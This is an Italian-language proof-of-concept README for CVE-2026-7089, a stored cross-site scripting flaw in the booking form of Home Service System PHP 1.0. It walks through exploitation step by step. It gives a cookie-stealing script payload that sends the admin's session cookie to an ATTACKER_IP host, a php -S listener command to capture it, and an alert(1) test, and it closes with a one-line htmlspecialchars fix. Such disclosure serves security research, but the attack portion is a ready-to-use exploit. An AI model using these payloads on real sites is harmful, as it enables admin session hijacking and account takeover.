 xmyronn/cve-2026-7089-xss
Proof-of-concept per CVE-2026-7089, una XSS persistente in Home Service System PHP 1.0 che consente il dirottamento della sessione admin non autenticato tramite il modulo di prenotazione.

| Campo | Dettagli |
|---|---|
| Vendor | code-projects.org |
| Prodotto | Home Service System In PHP |
| Versione | 1.0 |
| Tipo di Vulnerabilità | Cross-Site Scripting (XSS) Memorizzato |
| CWE | CWE-79 |
| Autenticazione Richiesta | No |
| Autore | Imad Alvi |
Una vulnerabilità di Cross-Site Scripting (XSS) Memorizzato esiste nel file booking.php di
Home Service System In PHP 1.0. Utenti non autenticati possono iniettare payload JavaScript
malevoli tramite i campi del modulo di prenotazione. L'input non sanificato
viene memorizzato nel database e renderizzato senza codifica di output nel pannello di
amministrazione (admin.php), dove viene eseguito nel contesto del browser dell'amministratore.
Ciò consente a un attaccante non autenticato di rubare il cookie di sessione dell'amministratore, eseguire azioni per conto dell'amministratore o compromettere completamente l'account admin.
booking.phpfname, lnameadmin.php → Gestione PrenotazioniNaviga alla pagina di prenotazione come utente non autenticato: http://TARGET/homeservices/booking.php?provider=

Nel campo Nome, inietta il seguente payload:
<script>new Image().src="http://ATTACKER_IP:PORT?c="+document.cookie</script>
Compila i campi rimanenti con dati validi e invia la prenotazione.

Avvia un listener sulla tua macchina attaccante:
php -S 0.0.0.0:PORT

Attendi che l'amministratore visiti la sezione Gestione Prenotazioni in admin.php.
Il payload viene eseguito nel browser dell'amministratore, esfiltrando il cookie di sessione al tuo listener.

<script>alert(1)</script>

<script>new Image().src="http://ATTACKER_IP:7979?c="+document.cookie</script>
Questa vulnerabilità consente a un attaccante remoto non autenticato di compromettere completamente l'applicazione.
Un attaccante può:
PHPSESSID dell'amministratorehtmlspecialchars() con ENT_QUOTES su tutti gli input forniti dall'utente prima di
memorizzarli o renderizzarli